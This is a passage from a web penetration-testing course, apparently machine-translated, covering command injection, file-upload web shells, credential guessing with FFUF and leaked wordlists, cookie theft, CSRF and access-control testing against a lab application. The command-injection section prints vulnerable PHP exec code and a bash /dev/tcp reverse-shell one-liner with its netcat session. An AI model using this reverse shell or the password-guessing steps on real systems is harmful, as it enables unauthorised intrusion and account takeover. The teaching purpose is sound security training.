
1. `https://example.com/page=home.php`
2. `https://example.com/page=login.php`
3. `https://example.com/page=backend.php`

There are therefore three files in the application directory, respectively named `home. PHP` , `login. PHP` , `BACKEND. PHP` .

What do you think will happen if you try to go up the tree, or even call the absolute path of a known file?

The application will stupidly follow the path that the parameter tells it... And if

you control this parameter, you can tell it what you want:



Let's now move on to the **vulnerabilities allowing the transition from the web application to the system base , remote code executions , or REMOTE Code Execution (RCE)**.

RCE vulnerabilities are generally considered the most severe in web penetration testing, with a CVSS score often close to 10, the maximum possible.

These vulnerabilities allow **executing code and commands on the server with the account used by the application** , almost as if we were connected directly to the server in SSH.

From there, we can switch to what is called post-exploitation:

- retrieve information;
- try to gain higher privileges on the server;
- install persistence;
- or bounce on the internal network from the server then considered compromised.

In most cases, **an RCE on an application implies the total compromise of the application** , since one can generally modify the source code, or access the database from the command line.

Within this category, several types of vulnerabilities exist, including:

- **order** injections ;
- **FILE UPLOAD** vulnerabilities ;
- the LFI's we saw just above, in some cases;
- REMOTE **File** Inclusions .

I'll show you the first two:

1. **order** injections ;
2. and the **file UPLOAD vulnerabilities** which respectively allow obtaining " *reverse SHELLS* " and "web SHELLS" (which can then be transformed into reverse *SHELLS* if necessary).

Reverse Shells are Shells obtained by having the server connect to a listening service on our machine, which will send it commands to execute.

A web shell is a web page through which we can send commands to the server to execute them.

Control injections

example.com application . We identified a DEBUG page . The app developers have come up with a feature to ping other systems from the server. This allows them to:

- verify that their application can contact the other servers it needs to function;
- Avoid asking production teams to do these repetitive tests for them.

What could go wrong?

The code used must be an adaptation of that of the [PHP documentation of the exec function \(https://www.php.net/manual/fr/function.exec.php\)](https://www.php.net/manual/fr/function.exec.php) , but the developers unfortunately did not take the time to read the whole page: they did not see the warning and therefore did not take it into account.

So the code should look like this:

```
1 <?php
2 $output=null;
3 $retval=null;
4 $target=$_POST['ip']
5 exec(ping $target, $output, $retval);
6 print_r($output);
7 ?>
```

How can we exploit this feature of DEBUG ?

By acting as if we were in a Shell in SSH, and that we had to chain two commands so that they were sent in a single line, which is also called a " ONE-LINER ".

Several possibilities are available to us, such as playing with the operators && , || Or ;

I show you on my demo application, which has this vulnerability. In our case, if we just send the command 127.0.0.1; the we get the result of the Ping and the command we sent:

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.460 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.250 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.142 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.157 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.142/0.252/0.460/0.127 ms
help
index.php
source
```

Command execution via a vulnerable field

We could have sent also; `ls` to pass us the Ping.

From there **we can display the contents of the server files** with Linux commands like `cat` , or even try to obtain **what is called a reverse Shell** , to be able to interact directly with the target, as if we had an SSH connection :

```
; bash -c 'bash -i >& /DEV/TCP/10.37.129.2/8979 0 >&1'
```

```
[> nc -v -n -l 8979
bash: cannot set terminal process group (754): Inappropriate ioctl for device
bash: no job control in this shell
www-data@40fa9b016bde:/var/www/html/vulnerabilities/exec$ whoami
www-data
```

Reverse Shell

How do we prevent this vulnerability from occurring?

By avoiding the use of system calls as much as possible, or else by reading the documentation.

As an example, the PHP documentation is very clear

<https://www.php.net/manual/fr/function.exec.php>

About the risks and what to do to avoid this vulnerability.

File UPLOADS_

This type of vulnerability allows executing commands on a server. This is the **file UPLOAD vulnerability**.

To exploit this type of vulnerability, two conditions must be met:

1. Be able to upload a file of our choice.
2. Then be able to execute or have this file executed by the application or the system.

Almost all functionalities allowing to upload a file are therefore likely to introduce this vulnerability.

The risks are the same as for the previous type of vulnerability: code execution on the server, and therefore by extension compromise of the application and the server.

How to detect and exploit this vulnerability?

Detection is relatively simple. It is enough:

1. To upload the file of our choice on the functionality provided for this purpose and see if it is accepted.
2. If it is accepted, find a way to access it so that it is executed.

For example, if in our application `example.com` the different populations such as doctors or even patients can upload documents such as prescriptions or other, and this functionality is not secure, it can be a vector!

If this vulnerability is detected, we have every interest in filing what are called **Web Shells** .

In its most basic form, a web shell can be a simple text field in which we can enter our command, and which will then return the result of this command.

In practice, it's often a little more complicated than that, especially when it comes to file `UPLOAD` . There are usually protective mechanisms in place (sometimes simple, sometimes very robust and impossible to defeat).

Among the **simple mechanisms** , we still occasionally encounter **checks that are performed on the client side** (on the file extension, for example). It's completely "UNPLAYABLE" since the client is us, and we theoretically master this execution environment.

How to protect yourself from it?

The best way to protect against this is to **only accept MIME file types that we need** for functionality, and **do this server-side checking** .

Additional protective measures can be added:

- perform an antivirus scan on the deposited files;
- restrict the execution context of the application and therefore the file drop (CHROOT).

There are probably others depending on the audited application, think about contextualizing your findings and recommendations!

Up to you !



challenge

To check that you have mastered command injection, I suggest you solve the PHP challenge – Command injection.

<https://www.root-me.org/en/Challenges/Web-Server/PHP-Command-Injection?>

[q=%2Ffr%2FChallenges%2FWeb-Server%2FCommand-Injection](#)

The interface should look familiar to you.

Remember the ROOT Me statement:

“The validation password is in the file index. PHP.”

Good luck !

Solution

You're getting used to it: we're not giving you a ready-made solution, but everything you need to know is in this chapter.


In summary

- Managing to take control of the server is generally the consecration for a PENTESTER (even if it remains quite rare on a restricted perimeter).
- Several vulnerabilities can achieve this result, including command injections and file UPLOADS . But they are not the only ones!
- Command injection can occur when:
 - the application uses system functions;
 - the user can act on the parameters that are taken as input for these functionalities;
 - by running the right command we can get a *reverse shell*.
- Exploitation of insecure file UPLOAD features may occur:
 - if the application authorizes the UPLOAD of any type of file (in particular of files of the language of the application);
 - and that it is then possible to have these files executed by the application.

- As part of an intrusion test, it is generally web SHELLS that are uploaded, in order to be able to execute commands on the server.
- Once code execution is possible on a server, it is generally considered that the application is compromised because it becomes possible to recover login credentials, to escalate its privileges on the server, etc.

In the next chapter, we will study in detail the weaknesses that can be encountered in the authentication process, and which can allow an attacker to enter the application when he does not know an account initially.

Assess authentication strength



These authentication-related vulnerabilities are categorized by OWASP in A07:2021 – Identification and AUTHENTICATION FAILURES , the 7th most commonly found vulnerabilities, according to their study.

Understand the concept of authentication

Before talking about vulnerabilities, a little reminder about what authentication is (not to be confused with authorization, or “ AUTHORIZATION ”, in English, which we will see in the next chapter).

Authentication is the process of verifying that someone is who they say they are . We talk about authentication when a secret factor comes into play (like a password). Otherwise, we speak of identification.

Authorization is the fact of verifying that someone has **the** right to do what he asks.

Be careful when testing system authentication! If you are not careful, you risk blocking an important account, such as:

- the administration account;
- or even just your account;

- or even an IP if the application has decided to BLACKLIST you !

Well, now let's get to the heart of the matter: testing the authentication mechanisms!

When we are interested in the problems that can impact the authentication kinematics, we will generally talk about different types:

- **authentication** bypasses : ensuring access to a resource without the need to authenticate ;
- the *CREDENTIAL GUESSING* : guessing a valid identifier-password couple;
- **session theft** : using the valid session of a given user to benefit from his access and carry out actions in his name.

BYPASS Authentication

I'm not going to dwell too much on the subject of authentication BYPASS because, in a sense, we have already seen through injections. But in your opinion, what happens if the authentication screen we are testing has SQL injection?

There will potentially be an authentication bypass. The database can also be recovered with the HASHS of the passwords, which we can then attempt to break to find the password in plain text.

Find a password with the CREDENTIAL GUESSING

We'll look at this technique in a little more detail, because that's often where the problems lie.

The CREDENTIAL GUESSING is the act of successfully finding the right password for a given user. We understand in the CREDENTIAL GUESSING finding:

- default passwords, such as ADMIN ;

- or passwords considered weak, such as 123456

At what point can we consider that the authentication is vulnerable or insufficiently robust?

Everything will depend on the information that there is to protect inside. Moreover, the standards evolve: today an authentication that does not require a MULTIFACTOR (at least two authentication factors) is considered too weak for certain needs.

Multi-factor authentication (abbreviated MFA for Multi Factor AUTHENTICATION and sometimes called “strong authentication”, even if it is not exactly the same thing), is said to be multi-factor when two or more authentication factors come into play among the following:

- What I know (a password).
- What I own (a phone or cryptographic device).
- Who I am (fingerprint, eyeprint, etc.).
- We can add other factors like “where I am”, it will be considered as multi factor.

But back to your question about the authentication vulnerability. For a classic application, it is considered that the authentication is not sufficiently secure from the moment when:

- it allows us (theoretically) to **test an unlimited number of combinations of what could be called “ AUTHENTICATORS ”** ;
- and that in addition the **password policy in place is weak or non-existent** .

ANSSI considers that a password policy is weak from the moment the minimum

length requested is less than 9 characters, and that no complexity (the fact of forcing the use of numbers and special characters) is requested.

So much for the theoretical approach, but it's still better if we prove that the authentication is weak. This is the goal if in addition we find valid identifiers, especially if it is those of an administrator account!

To effectively attack an authentication pattern, we need:

- not to be blocked in the event of repeated failure, whether at the level of the account or the attack IP (although IP blocking can be circumvented with a few means);
- know the password policy in place;
- have a list of valid or probable identifiers;
- have a list of probable passwords;
- be able to automate the attack, therefore to have a suitable tool (or else you have to type very quickly on your keyboard).

To put all this to music, let's proceed step by step:

1. determining whether blocking mechanisms are triggered in the event of numerous unsuccessful authentication attempts;
2. check the strength of the password policy;
3. identify the existence of valid user accounts;
4. try to get the password.

Step 1: Determine if blocking mechanisms are in place

This is the first point we check: **is there a blocking, temporary or permanent, of the account used** or of another element used in the context of the attack, such as the IP address?

If you block your account, it may be difficult to continue the tests without

unblocking it... and it can take time (up to several hours, sometimes).

This is why, as part of a penetration test, two accounts of the same “level of privileges” are generally required to access the same things within the application. This makes it possible to test authentication and the presence of blocking mechanisms without cutting the branch on which you are sitting.

This is also why it is very important in the framework document to identify the people to call in the event of a problem (including for this kind of problem!).

The second point to check is the **password policy** .

Step 2: check the strength of the password policy

Is there a password policy (minimum number of characters, obligation to include a special character, or to vary upper or lower case)? And if so, is it sturdy?

Because it is indeed useless to test weak passwords if the password policy imposes 10 characters with complexity (numbers, letters, capital letters and special characters). To verify this, you can, for example, try to reset the password for one of the accounts provided to you, by entering simple values.

This assumption is not true for “default” accounts, whose password may have been forced into the database by the developers, or even hard-coded into the application code. You have to test them separately, just in case.

The third point to check is the following: **are we able to identify the existence of valid accounts or not?**

Step 3: Identify the existence of valid accounts

You know, this feature made for users who forget their identifiers, where the authentication screen responds differently depending on whether the account exists or does not exist? I'm talking about this one, which allows us, as attackers, to build a list of valid identifiers (email address, nickname or other). That's

already one of the two elements necessary to authenticate, known!

The fourth point to obtain is the hardest, because it is supposed to be secret: the password.

Step 4: try to get the password

We must take advantage of all the sources of data and all the information we have:

- for each valid login identified (if identified), it is necessary to **test the default or simple passwords** . For example, you can find sample lists in directories like [SECLISTS](#) ;
- if you have identified identifiers that are email addresses or are linked to email addresses, **search the leaked databases to see** if the email is present and if you can recover the associated password. Be sure to test it and nearby variations if you **detect a pattern in the password** ;
- then, if you know information about a specific target, there are tools like [CUPP](#) that allow you to **“profile” a target and create a list of probable passwords** ;
- then you can test **leaked password lists** , like the well-known [ROCKYOU](#) , or [richelieu](#) , which are in [SECLISTS](#) . Or try brute force on authentication, but it is generally of little use or even useless, given the slowness of so-called “online” attacks.

I have just mentioned the **“online” attacks** which are to be contrasted with the **“offline” attacks** .

Online attacks are dictionary attacks or brute force attacks against remote servers.

Offline attacks are local password cracking when you have recovered the password hash (via SQL injection, for example).

Offline attacks are infinitely faster than online attacks, because they don't take network transport time, and the hardware used for cracking is often specifically made for that.

For online attacks, there are plenty of tools. Personally I use [FFUF](#), and that's what I invite you to do immediately through the challenge to come.

Up to you



challenge

We will train to test the robustness of authentication through a small challenge, before moving on to our application.

Can you solve the [weak password challenge](#)?

<https://www.root-me.org/en/Challenges/Web-Server/Weak-password?lang=en>

Solution

As you're starting to get used to: we don't give you the answer directly but the demonstration video above should help you.

So no solution, but a hint all the same: remember that you

have to **add some options** so that ROOT Me doesn't block our tools! In the case of FFUF , these are:

```
-t 7 -rate 70 -H "User-Agent: Firefox"
```

Hijack user sessions and cookies

Cookies are one of the ways to persist the **session** and maintain authentication in web applications. If an attacker steals your session cookie, he doesn't even have to bother trying to find your password, he will have access to the application in the same way as if he had found it!

Broadly, a cookie can be:

- **forged** ;
- **stolen** ;
- **used without your knowledge** , as part of CSRF attacks (**cross site REQUEST FORGERY**) .

A forged cookie

A cookie can be forged if the attacker can figure out how the cookie is created by the application. This rarely happens these days, because all development languages provide the session persistence layer, and it is no longer necessary to implement it. This considerably limits errors. But from time to time, we come across a cookie that is out of the ordinary; at that point, you will have to take a closer look!

A stolen cookie

A cookie has attributes or "flags", in particular the “ **SECURE** ” and “ **HTTPONLY** ” **attributes** . Without these attributes, an attacker may be able to steal a legitimate user's cookie through an XSS if the “ **HTTPONLY** ” flag is not set, and by intercepting unencrypted streams if the “**Secure**” flag is not

positioned.

A cookie used without your knowledge

The operation of cookies is taken advantage of by **CSRF attacks** . These attacks are a bit complicated in their cinematics, so I'll try to be as clear as possible:

1. On the one hand, these attacks are only **relevant on content modification requests** , or which have an impact on the application.
2. On the other hand, they are based on the “normal” operation of cookies, which you have to bear in mind. To do this, let's go back for a moment to how a cookie works.

Cookies make it possible to **persist a user's session** , and are stored on the user's workstation in small text files . They are **automatically sent by the browser to the website when the user browses the website to which they belong** . This is the normal operation of browsers with cookies.

Now let's go back to the principle of **CSRF attacks** . It's about :

1. to “forge” a query (create a valid query with all the right elements),
2. and to use this mechanism to trick a user into performing actions without their knowledge.

Let's take an example. The example.com application that we are testing allows you to:

- change their password;
- without entering the old password, nor any parameter that is not predictable by an attacker.

This is the most important point: all the parameters of the request must be predictable by the attacker, so that the latter can forge the request and have it executed by the victim.

If the application is not protected against CSRF attacks, the attacker just has to make the victim send the forged request to the web server.

To do this, he can, for example, send a link containing all the necessary arguments to the victim, and have him click on it to execute the request and trigger the attack! It can also insert requests into `<IMG>` tags so that they run automatically when the browser wants to display what it mistakenly thinks is an image . Here, change the password of the user in question.

There are several techniques to counter CSRF vulnerabilities. The presence of these techniques is checked by the `PENESTERS` , without exploitation if necessary (because it requires a user action, the simulation of which is generally of little interest in the context of a `PENTEST`). But every `PENTESTER` must know them.

In summary


- Authentication is ensuring that someone is who they say they are. On web applications, this amounts to asking the user for secrets that he is normally the only one to know, with in particular the pair identifier - password.
- Authentication is essential for most web applications. Errors or

omissions sometimes slip into these features. Which allows an attacker to access the authenticated part of the application.

- The authentication pattern can for example:
 - have a vulnerability in the code, of the SQL injection type which allows authentication to be BYPASSED ;
 - not be protected against dictionary or brute force attacks;
 - have valid test or default credentials.
- Cookies, which persist a user's session, are a security point to look at, especially the “Secure” and “ HTTPONLY ” attributes of these.

In the next chapter, we will tackle issues related to the complementary concept of authentication: authorization and access control!

Check the reliability of access control



Vulnerabilities related to authorization **are** vulnerabilities that we come across very often. In this chapter, we will see together how to detect and exploit them.

Entitlement-related vulnerabilities are listed in category A01:2021 – BROKEN Access Control. (Category that appears most often in the OWASP top 10 2021 ranking, while it was only 5th in 2017!).

Understand the concept of empowerment

Remember: in the previous chapter, we defined the terms "authentication" and "authorization", so that you can make the difference. In this chapter, we will talk about the concept of empowerment, so I give the definitions, as a reminder:

Authentication is verifying that someone is who they say they are. We talk about authentication when a secret factor comes into play (like a password).

Otherwise, we speak of identification.

Authorization is the fact of verifying that someone has the right to do what he asks.


Test horizontal partitioning

We call **horizontal partitioning** the fact of **verifying that a user A cannot access the perimeter of a user B**.

For example, in the example.com app we're testing, it's about seeing if a doctor (who has their own patients) can access another doctor's patient records.



Droits d'administrateur



Droits d'utilisateur standard

The horizontal partitioning

Another example: in a banking application, it is the fact that you, as a user, cannot access the accounts of another user.

To verify that there is indeed horizontal partitioning (or lack thereof), simply **test each request with the different profiles you have available. You will therefore be able to see if you get the expected result** : being “blocked” when you do not have the right to access the data.

It is relatively easy to be exhaustive on this type of vulnerability, in a gray box.

Reminder: the gray box approach consists of having user accounts with different rights and perimeters, to test the authenticated parties from the point of view of these accounts.

If you are in a gray box, the method is as follows:

1. **Browse the application with each profile** (nurse, doctor, manager, as part of our e-health application).
2. Consolidate all queries into a list.
3. Then **replay all the requests with the different profiles varying the session cookies** if that is the way used for session persistence.

The black box implies, before that, an additional step of identifying (or *GUESSING*) the functionalities to which we do not necessarily have access with the profiles at our disposal.

Features that are particularly vulnerable are those that call certain results by reference, for example:

`http://example.com/patient/8976453`

In our client's application, for confidentiality reasons, only doctor A should have access to this patient's file via this URL. If doctor B has access to it when he

shouldn't, there is a break in the horizontal partitioning between the doctor profiles!

In this case, the vulnerability even has a specific name: **IDOR for “ INSECURE Direct Object Reference”** .

Just because a profile doesn't have the link to the feature in its interface doesn't mean it can't access the data! This is particularly the case with applications that properly decouple the “front” and the “back”, with a BACKEND that rely on APIs that the front calls.

Test vertical partitioning

Vertical partitioning follows the same principle as horizontal partitioning, with one difference: it's about looking to see if we can **access functionality that is outside of our user scope or additional, potentially more sensitive data** .

For example, with a “nurse” or “stretcher bearer” profile, we will try to see if we are accessing data normally reserved for doctors, or even administrators:

Vertical partitioning


The method is therefore strictly the same, and the two can be treated at the same time.

A point to remember when testing vertical partitioning: test access to features and data without authentication.

Yes, it counts as a break in vertical partitioning since you can access normally restricted functionalities, without authorization or authentication!

Equip yourself to test these points effectively

Partitioning can be tested manually:



- by opening different browsers with incognito tabs, for example;
- or by replaying the requests one by one in the BURP REPEATER, (but admit that it is not very practical...).

To avoid this, I strongly advise you to use the Firefox [PWNFOX plugin](#) and the associated BURP extension. They make it possible to

compartmentalize tabs in Firefox – to solve the problem of having several browsers with private browsing to generate several valid cookies – and to automatically highlight in BURP the requests according to the profiles.

In summary

- Authorization consists of verifying that someone has the right to do what they are asking for (like using a particular feature).
- Horizontal partitioning refers to partitioning between two users with the same level of privileges, but with different perimeters. For example two doctors, but with different patients.
- Vertical partitioning refers to the separation between different levels of privileges. For example, a nurse does not have access to the same functions and data within a hospital as a doctor, for example.
- There is a break in partitioning from the moment the system allows a profile to access data outside its defined perimeter, or to functionalities which are not normally accessible with the level of privileges of the profile in question.

